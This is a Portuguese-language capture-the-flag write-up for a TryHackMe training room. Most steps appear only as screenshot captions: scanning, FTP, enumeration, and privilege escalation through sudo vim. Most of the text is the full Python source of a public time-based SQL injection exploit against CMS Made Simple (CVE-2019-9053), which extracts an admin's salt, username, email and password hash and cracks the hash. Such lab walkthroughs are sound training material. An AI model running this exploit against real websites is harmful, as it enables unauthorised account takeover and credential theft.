22/04/2024 – TryHackMe – EasyCTF

Link: <https://tryhackme.com/r/room/easyctf>

1. Port Scanning with *nmap*

Texto


Descrição gerada automaticamente

1. Verificando a conta *anonymous* no FTP, tem-se:

Texto

Descrição gerada automaticamente

1. Verificando o arquivo, tem-se:



1. Verificando a página web, tem-se:

Texto

Descrição gerada automaticamente

1. Fazendo uma enumeração de diretórios, tem-se:

Texto

Descrição gerada automaticamente

1. Acessando a página encontrada, tem-se:

Interface gráfica do usuário, Texto, Aplicativo, Site

Descrição gerada automaticamente

1. Pesquisando sobre falhas em *CMS Made Simple*, tem-se:

Interface gráfica do usuário, Texto, Aplicativo

Descrição gerada automaticamente

1. Rodando o exploit, depois de fazer algumas alterações, tem-se:
2. #!/usr/bin/env python
3. # Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
4. # Date: 30-03-2019
5. # Exploit Author: Daniele Scanu @ Certimeter Group
6. # Vendor Homepage: https://www.cmsmadesimple.org/
7. # Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
8. # Version: <= 2.2.9
9. # Tested on: Ubuntu 18.04 LTS
10. # CVE : CVE-2019-9053
11. import requests
12. from termcolor import colored
13. import time
14. from termcolor import cprint
15. import optparse
16. import hashlib
17. parser = optparse.OptionParser()
18. parser.add\_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.10.100/cms)")
19. parser.add\_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
20. parser.add\_option('-c', '--crack', action="store\_true", dest="cracking", help="Crack password with wordlist", default=False)
21. options, args = parser.parse\_args()
22. if not options.url:
23. print("[+] Specify an url target")
24. print("[+] Example usage (no cracking password): exploit.py -u http://target-uri")
25. print("[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist")
26. print("[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.")
27. exit()
28. url\_vuln = options.url + '/moduleinterface.php?mact=News,m1\_,default,0'
29. session = requests.Session()
30. dictionary = '1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM@.\_-$'
31. flag = True
32. password = ""
33. temp\_password = ""
34. TIME = 1
35. db\_name = ""
36. output = ""
37. email = ""
38. salt = ''
39. wordlist = ""
40. if options.wordlist:
41. wordlist += options.wordlist
42. def crack\_password():
43. global password
44. global output
45. global wordlist
46. global salt
47. dict = open(wordlist, 'r', encoding="latin-1")
48. for line in dict.readlines():
49. line = line.replace("\n", "")
50. if hashlib.md5(str(salt).encode('utf-8') + line.encode('utf-8')).hexdigest() == password:
51. output += "\n[+] Password cracked: " + line
52. break
53. dict.close()
54. def beautify\_print\_try(value):
55. global output
56. print("\033c")
57. cprint(output,'green', attrs=['bold'])
58. cprint('[\*] Try: ' + value, 'red', attrs=['bold'])
59. def beautify\_print():
60. global output
61. print("\033c")
62. cprint(output,'green', attrs=['bold'])
63. def dump\_salt():
64. global flag
65. global salt
66. global output
67. ord\_salt = ""
68. ord\_salt\_temp = ""
69. while flag:
70. flag = False
71. for i in range(0, len(dictionary)):
72. temp\_salt = salt + dictionary[i]
73. ord\_salt\_temp = ord\_salt + hex(ord(dictionary[i]))[2:]
74. beautify\_print\_try(temp\_salt)
75. payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms\_siteprefs+where+sitepref\_value+like+0x" + ord\_salt\_temp + "25+and+sitepref\_name+like+0x736974656d61736b)+--+"
76. url = url\_vuln + "&m1\_idlist=" + payload
77. start\_time = time.time()
78. r = session.get(url)
79. elapsed\_time = time.time() - start\_time
80. if elapsed\_time >= TIME:
81. flag = True
82. break
83. if flag:
84. salt = temp\_salt
85. ord\_salt = ord\_salt\_temp
86. flag = True
87. output += '\n[+] Salt for password found: ' + salt
88. def dump\_password():
89. global flag
90. global password
91. global output
92. ord\_password = ""
93. ord\_password\_temp = ""
94. while flag:
95. flag = False
96. for i in range(0, len(dictionary)):
97. temp\_password = password + dictionary[i]
98. ord\_password\_temp = ord\_password + hex(ord(dictionary[i]))[2:]
99. beautify\_print\_try(temp\_password)
100. payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms\_users"
101. payload += "+where+password+like+0x" + ord\_password\_temp + "25+and+user\_id+like+0x31)+--+"
102. url = url\_vuln + "&m1\_idlist=" + payload
103. start\_time = time.time()
104. r = session.get(url)
105. elapsed\_time = time.time() - start\_time
106. if elapsed\_time >= TIME:
107. flag = True
108. break
109. if flag:
110. password = temp\_password
111. ord\_password = ord\_password\_temp
112. flag = True
113. output += '\n[+] Password found: ' + password
114. def dump\_username():
115. global flag
116. global db\_name
117. global output
118. ord\_db\_name = ""
119. ord\_db\_name\_temp = ""
120. while flag:
121. flag = False
122. for i in range(0, len(dictionary)):
123. temp\_db\_name = db\_name + dictionary[i]
124. ord\_db\_name\_temp = ord\_db\_name + hex(ord(dictionary[i]))[2:]
125. beautify\_print\_try(temp\_db\_name)
126. payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms\_users+where+username+like+0x" + ord\_db\_name\_temp + "25+and+user\_id+like+0x31)+--+"
127. url = url\_vuln + "&m1\_idlist=" + payload
128. start\_time = time.time()
129. r = session.get(url)
130. elapsed\_time = time.time() - start\_time
131. if elapsed\_time >= TIME:
132. flag = True
133. break
134. if flag:
135. db\_name = temp\_db\_name
136. ord\_db\_name = ord\_db\_name\_temp
137. output += '\n[+] Username found: ' + db\_name
138. flag = True
139. def dump\_email():
140. global flag
141. global email
142. global output
143. ord\_email = ""
144. ord\_email\_temp = ""
145. while flag:
146. flag = False
147. for i in range(0, len(dictionary)):
148. temp\_email = email + dictionary[i]
149. ord\_email\_temp = ord\_email + hex(ord(dictionary[i]))[2:]
150. beautify\_print\_try(temp\_email)
151. payload = "a,b,1,5))+and+(select+sleep(" + str(TIME) + ")+from+cms\_users+where+email+like+0x" + ord\_email\_temp + "25+and+user\_id+like+0x31)+--+"
152. url = url\_vuln + "&m1\_idlist=" + payload
153. start\_time = time.time()
154. r = session.get(url)
155. elapsed\_time = time.time() - start\_time
156. if elapsed\_time >= TIME:
157. flag = True
158. break
159. if flag:
160. email = temp\_email
161. ord\_email = ord\_email\_temp
162. output += '\n[+] Email found: ' + email
163. flag = True
164. dump\_salt()
165. dump\_username()
166. dump\_email()
167. dump\_password()
168. if options.cracking:
169. print(colored("[\*] Now try to crack password"))
170. crack\_password()
171. beautify\_print()

9. Logando com as credenciais encontradas, tem-se:

Texto


Descrição gerada automaticamente

10. Verificando a primeira flag, tem-se:

Interface gráfica do usuário

Descrição gerada automaticamente com confiança média

11. Verificando os binários que podem ser usados com *sudo*, tem-se:



12. Verificando no link <https://gtfobins.github.io/gtfobins/vim/#sudo> como explorar tal binário, tem-se:

Fundo preto com letras brancas

Descrição gerada automaticamente com confiança média

13. Pegando a última flag, tem-se:

